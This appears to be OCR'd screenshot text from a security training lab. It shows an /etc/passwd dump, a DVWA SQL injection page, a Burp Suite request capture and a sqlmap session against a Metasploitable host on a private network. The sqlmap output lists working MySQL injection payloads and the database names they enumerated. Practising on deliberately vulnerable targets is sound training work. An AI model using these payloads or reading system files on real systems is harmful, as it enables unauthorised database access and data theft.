rtt min/avg/max/mdev = 0.047/0.412/1.440/0.594 ms
root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
mysql:x:100:107:MySQL Server,,,:/nonexistent:/bin/false
tss:x:101:108:TPM software stack,,,:/var/lib/tpm:/bin/false
strongswan:x:102:65534::/var/lib/strongswan:/usr/sbin/nologin
systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin
redsocks:x:103:109::/var/run/redsocks:/usr/sbin/nologin
rwhod:x:104:65534::/var/spool/rwho:/usr/sbin/nologin


16:40
Vulnerability: SQL Injectic
http://localhost/DVWA/vulne
localhost/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit#
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
Authorisation Bypass
Open HTTP Redirect
Cryptography
DVWA Security
PHP Info
Vulnerability: SQL Injection
User ID: 1
Submit
ID: 1
First name: admin
Surname: admin
More Information
https://en.wikipedia.org/wiki/SQL_injection
https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
https://owasp.org/www-community/attacks/SQL_Injection
https://bobby-tables.com/


Burp Suite Community Edition v2025.2.4 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Settings
Organizer Extensions Learn
Intercept HTTP history WebSockets history Match and replace Proxy settings
Filter settings: Hiding CSS, image and general binary content
Host Method URL Params Edited Status code Length MIME type Extension Title
1 http://192.168.56.3 GET / 200 1124 HTML Metasp
2 http://192.168.56.3 GET /favicon.ico 404 514 HTML ico 404 N
3 http://192.168.56.3 GET /dvwa/ 302 482 HTML
4 http://192.168.56.3 GET /dvwa/login.php 200 1636 HTML php Damn
5 http://192.168.56.3 POST /dvwa/login.php ✓ 302 391 HTML php
6 http://192.168.56.3 GET /dvwa/index.php 200 4932 HTML php Damn
7 http://192.168.56.3 GET /dvwa/vulnerabilities/sqli/ 200 4683 HTML Damn
8 http://192.168.56.3 GET /dvwa/vulnerabilities/sqli/ 200 4684 HTML Damn
9 http://192.168.56.3 GET /dvwa/vulnerabilities/sqli/?id=1&Su... ✓ 200 4738 HTML Damn

Request Response
Pretty Raw Hex
GET /dvwa/vulnerabilities/sqli/?id=1&Submit=Submit HTTP/1.1
Host: 192.168.56.3
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.56.3/dvwa/vulnerabilities/sqli/
Accept-Encoding: gzip, deflate, br
Cookie: security=high; PHPSESSID=f0e667f71b4ae3b594613f34db7d788e
Connection: keep-alive
Search 0 highlights
Inspector
Request attributes 2
Request query parameters 2
Request cookies 2
Request headers 9
Response headers 10
Inspector Notes
Event log All issues
Memory: 116.3MB Disabled


kali@kali: ~/Downloads
File Actions Edit View Help
(kali㉿kali)-[~/Downloads]
$ sqlmap -r request.txt --batch --dbs
{1.9.4#stable}
https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 14:09:28 /2025-05-04/
[14:09:28] [INFO] parsing HTTP request from 'request.txt'
[14:09:28] [INFO] resuming back-end DBMS 'mysql'
[14:09:28] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: id (GET)
Type: boolean-based blind
Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
Payload: id=1' OR NOT 5352=5352#&Submit=Submit
Type: error-based
Title: MySQL ≥ 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: id=1' AND ROW(9507,7114)>(SELECT COUNT(*),CONCAT(0x716b6b7171,(SELECT (ELT(9507=9507,1))),0x716a7a7671,FLOOR(RAND(0)*2))x FROM (SELECT 1877 UNION SELECT 4712 UNION SELECT 3216 UNION SELECT 3822)a GROUP BY x)-- zPvr&Submit=Submit
Type: time-based blind
Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1' AND (SELECT 1890 FROM (SELECT(SLEEP(5)))hMTL)-- NcOF&Submit=Submit
Type: UNION query
Title: MySQL UNION query (NULL) - 2 columns
Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x716b6b7171,0x6241736668645a49495152526a597162456661716467754a694e4364734b5048535941764a536942,0x716a7a7671)#&Submit=Submit
[14:09:29] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL ≥ 4.1
[14:09:29] [INFO] fetching database names
available databases [7]:
[*] dvwa
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
[*] tikiwiki195
[14:09:29] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.56.3'